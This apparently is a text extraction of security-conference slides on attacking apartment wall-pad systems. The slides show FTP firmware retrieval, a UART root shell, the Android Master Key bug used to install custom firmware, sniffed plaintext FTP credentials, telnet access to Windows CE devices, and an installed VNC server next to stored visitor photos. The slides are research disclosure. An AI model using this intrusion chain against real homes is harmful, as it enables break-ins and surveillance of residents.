

Packet 133: 13 client data (s), 15 server data (s), 28 total (s). Click to select.

Entire conversation (664 bytes) Show and save data as ASCII

Find: Filter Out This Stream

```
221 Goodbye.
jju@jju-VirtualBox:~$ ftp 10.254.254.1 21
Connected to 10.254.254.1.
220 (vsFTPd 3.0.2)
Name (10.254.254.1:jju): [REDACTED]
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> pass
Passive mode on.
ftp>
ftp> ls
227 Entering Passive Mode (10,254,254,1,237,120)
150 Here comes the directory listing.
-rw-r--r-- 1 1001 1001 4464066 Jan 07 23:30 [REDACTED]gService.apk
-rw-r--r-- 1 1001 1001 122644 Jan 07 23:30 [REDACTED]eService.apk
-rw-r--r-- 1 1001 1001 15914078 Jan 07 23:30 [REDACTED]anager.apk
-rw-r--r-- 1 1001 1001 8183222 Jan 07 23:30 [REDACTED]ervice.apk
-rw-r--r-- 1 1001 1001 158513 Jan 07 23:30 [REDACTED]rService.apk
-rw-r--r-- 1 1001 1001 162873 Jan 07 23:30 [REDACTED]iceService.apk
-rw-r--r-- 1 1001 1001 14 Jan 07 23:30 [REDACTED]_update_info.ini
226 Directory send OK.
ftp>
```

# UART Port



# Exploit Case 3

## Full Scenario

1. Get firmware via PMS server
2. Get root shell via UART port

3. Install custom firmware via 1day vulnerability.




# Installing Custom Firmware

1. Upload custom firmware to the PMS server.
2. Installation on wall pad : Failed
  - APK key sign issue
  - Android version : old
  - 1day : Mater Key Vulnerability

# Installing Custom Firmware

## Android Master Key Vulnerability



Two files with same name in APK

Verify first one, installs and used the second one

# Got root shell


```
root@dm1528947257786:/# id
uid=0(root) gid=0(root) groups=0(root)
root@dm1528947257786:/# id
uid=0(root) gid=0(root) groups=0(root)
root@dm1528947257786:/# █
```

# Exploit Case 4

## Full Scenario

1. Get firmware via PMS server.
2. Reverse engineer the firmware.
3. Get root shell
4. Install VNC

# Dumping Network Packet



Wireshark · Follow TCP Stream (tcp.stream eq 1) · dump

```
220-FileZilla Server version 0.9.37 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/
USER gateway
331 Password required for gateway
PASS gateway
230 Logged on
MKD /visit_image/102/2304/2019/01
550 Directory already exists
CWD /visit_image/102/2304/2019/01
250 CWD successful. "/visit_image/102/2304/2019/01" is current directory.
TYPE I
200 Type set to I
PASV
227 Entering Passive Mode (10,254,254,1,249,160)
STOR 20190120183450.jpg
150 Connection accepted
226 Transfer OK
```

Packet 71322. 10 client pkts, 12 server pkts, 17 turns. Click to select.

Entire conversation (551 bytes) Show and save data as ASCII Stream 1

Find:  Find Next

Help Filter Out This Stream Print Save as... Back Close

**PMS Server FTP account**

# Windows CE on ARM?

```
→ ~  
→ ~  
→ ~ file /Users/delspon/Desktop/펌웨어 \ 2/ [redacted]  
/Users/delspon/Desktop/펌웨어 2/ [redacted] : PE32 executable (Windows CE) ARM Thumb, for MS Windows  
→ ~  
→ ~  
→ ~
```

1. Windows Embedded Compact
2. Old OS
3. Ex) Used in car navigation, PDA, ...
4. For analysis, we had to install **VS2005**.

# Finding Another Ways...

Wireshark · Follow TCP Stream (tcp.stream eq 66610) · dump

```
220 Service ready for new user.  
USER ██████████  
331 User name okay, need password.  
PASS ██████████  
230 User logged in, proceed.  
CWD \  
250 Requested file action okay, completed.  
TYPE I  
200 Command okay.  
PASV  
227 Entering Passive Mode (10,2,23,41,192,14).  
STOR 20190120192147.jpg  
125 Data connection already open; transfer starting.  
226 Closing data connection.
```

8 client pkts, 9 server pkts, 15 turns.

Entire conversation (374 bytes) Show and save data as ASCII Stream 66610

Find:  Find Next

Help Filter Out This Stream Print Save as... Back Close

# Finding Another Ways...



Public gates

- take a visitor's picture when bell ringing
- send the files to wallpad through FTP



# Got shell & Install VNC

```
Welcome to the Windows CE Telet Service on WindowsCE

login: root
Password:
login: root
login: root
password:
```

```
18/12/30 04:32p 31494 20181230163212.jpg
19/01/16 10:27a 8259 20190116102729.jpg
19/01/28 11:53a 8088 20190128115304.jpg
19/01/28 01:03p 45895 20190128130319.jpg
19/02/02 01:50p 37816 20190202135063.jpg
19/02/05 04:38p 10310 20190205163804.jpg
19/02/09 08:38p 385676 20190209153805.avi
19/01/31 12:54p 9668 20190131125435.jpg
19/02/05 04:42p 48561 20190205164252.jpg
19/02/07 01:16p <DIR>
                                delspn
19/02/10 08:51p 34687 20190210155135.jpg
19/02/12 08:40a 9068 20190212084032.jpg
19/02/13 01:39p 8123 20190213133921.jpg
19/02/13 01:56p 36872 20190213135610.jpg
19/02/13 01:59p 9446 20190213135911.jpg

55개 파일을 찾았고 전체 크기는 4043169바이트입니다.
1개 디렉터리 74448896바이트 사용 가능


#NandFlash2WStill> cd delspn
#NandFlash2WStill#delspn> dir

디렉터리 #NandFlash2WStill#delspn

09/04/17 08:31a 2560 TouchCalibration.exe
19/02/07 12:07p 413696 winvnc.exe
19/02/07 12:07p 98816 vncconfig.exe
19/02/07 01:31p 7680 COMP.exe
19/02/13 01:26p 44 null.wav

5개 파일을 찾았고 전체 크기는 522796바이트입니다.
1개 디렉터리 74448896바이트 사용 가능

#NandFlash2WStill#delspn> _
```





# Attack Scenario

Must connect to internal network to exploit vulnerabilities.


1. Attacking PMS server that plays the role of DMZ : Powerful

2. Physical Access for Network Connection

...



# Thanks to Team.Emohtrams



— Demo video



EMOHTRAMS  
DEMO VIDEO  
scenario ver.

# Thanks!

Contact us :  
delsponn@gmail.com  
zzado@fsec.or.kr